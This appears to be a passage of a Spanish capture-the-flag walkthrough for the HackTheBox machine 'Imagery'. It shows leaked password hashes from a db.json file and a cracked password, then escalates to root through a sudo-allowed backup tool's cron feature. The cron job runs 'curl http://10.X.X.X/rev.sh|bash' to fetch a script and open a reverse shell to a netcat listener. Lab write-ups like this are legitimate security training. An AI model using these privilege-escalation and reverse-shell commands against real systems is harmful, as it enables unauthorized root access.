Tenemos un directorio web y dentro varios archivos, pero si revisamos su db.json vemos las credenciales de los usuarios del sistema.
    {
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
        {
            "username": "web@imagery.htb",
            "password": "84e3c804cf1fa14306f26f9f3da177e0",
            "displayId": "7be291d4",
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
Volvemos a usar la web de hashes.com para romper las credenciales de mark y obtenemos su contraseña supersmash
Root
Nos convertimos en mark
mark@Imagery:~$ ls -la
total 24
drwxr-x--- 2 mark mark 4096 Sep 22  2025 .
drwxr-xr-x 4 root root 4096 Sep 22  2025 ..
lrwxrwxrwx 1 root root    9 Sep 22  2025 .bash_history -> /dev/null
-rw-r--r-- 1 mark mark  220 Aug 20  2024 .bash_logout
-rw-r--r-- 1 mark mark 3771 Aug 20  2024 .bashrc
-rw-r--r-- 1 mark mark  807 Aug 20  2024 .profile
-rw-r----- 1 root mark   33 May 13 09:47 user.txt

mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
Podemos usar como el usuario root el binario de charcol, es una especie de terminal pero necesitamos una contraseña para usarla.
Si listamos sus opciones vemos que podemos resetearla.
mark@Imagery:~$ sudo /usr/local/bin/charcol --help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system password verification).
Reseteamos la contraseña y ejecutamos la shell para activar el modo “no password”
mark@Imagery:~$ sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2026-05-13 10:31:13] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2026-05-13 10:31:27] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.

mark@Imagery:~$ sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2026-05-13 10:31:45] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
Ahora si nos volvemos a lanzar una shell accedemos a charcol
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

[2026-05-13 10:36:01] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.

charcol>
Listamos con help los comandos y encontramos uno que nos puede ser útil.
auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]Podemos crear una crontab siguiendo esa estructura, así que vamos a crear una que se ejecute cada minuto y nos mande una reverse shell de la misma forma que hemos hecho antes, empleando el rev.sh que habíamos creado en nuestro equipo.
Para ello, levantamos el servicio http en nuestra máquina
python3 -m http.server 80Nos ponemos en escucha con netcat
nc -nlvp 443Y creamos la crontab que ejecute la reverse shell
auto add --schedule "* * * * *" --command "curl http://10.X.X.X/rev.sh|bash" --name "reverse" --log-output /tmp/reverse.log

[2026-05-13 10:40:46] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2026-05-13 10:41:12] [INFO] System password verified successfully.
[2026-05-13 10:41:12] [INFO] Auto job 'reverse' (ID: a3532a06-713b-4f4a-8c58-c2bec4361014) added successfully. The job will run according to schedule.
[2026-05-13 10:41:12] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true curl http://10.X.X.X/rev.sh|bash >> /tmp/reverse.log 2>&1
Al minuto recibimos la reverse como root
root@Imagery:~# whoami
root
root@Imagery:~# ls -la /root/
total 115212
drwx------  9 root root      4096 May 13 09:47 .
drwxr-xr-x 20 root root      4096 Sep 22  2025 ..
lrwxrwxrwx  1 root root         9 Sep 22  2025 .bash_history -> /dev/null
-rw-rw-r--  1 root root        81 Jul 30  2025 .bash_profile
-rw-r--r--  1 root root      3187 Jul 30  2025 .bashrc
drwxr-xr-x  4 root root      4096 Sep 22  2025 .cache
drwxr-xr-x  2 root root      4096 May 13 10:31 .charcol
-rw-r--r--  1 root root 117907496 Aug  1  2025 chrome.deb
drwx------  3 root root      4096 Sep 22  2025 .config
drwxrwxr-x  3 root root      4096 Sep 22  2025 .cron
-rw-------  1 root root        20 Sep 19  2025 .lesshst
drwxr-xr-x  5 root root      4096 Sep 22  2025 .local
drwx------  3 root root      4096 Sep 22  2025 .pki
-rw-r-----  1 root root        33 May 13 09:47 root.txt
-rw-r--r--  1 root root        66 Sep 22  2025 .selected_editor
drwx------  2 root root      4096 Sep 22  2025 .ssh
-rw-r--r--  1 root root       165 Sep 22  2025 .wget-hsts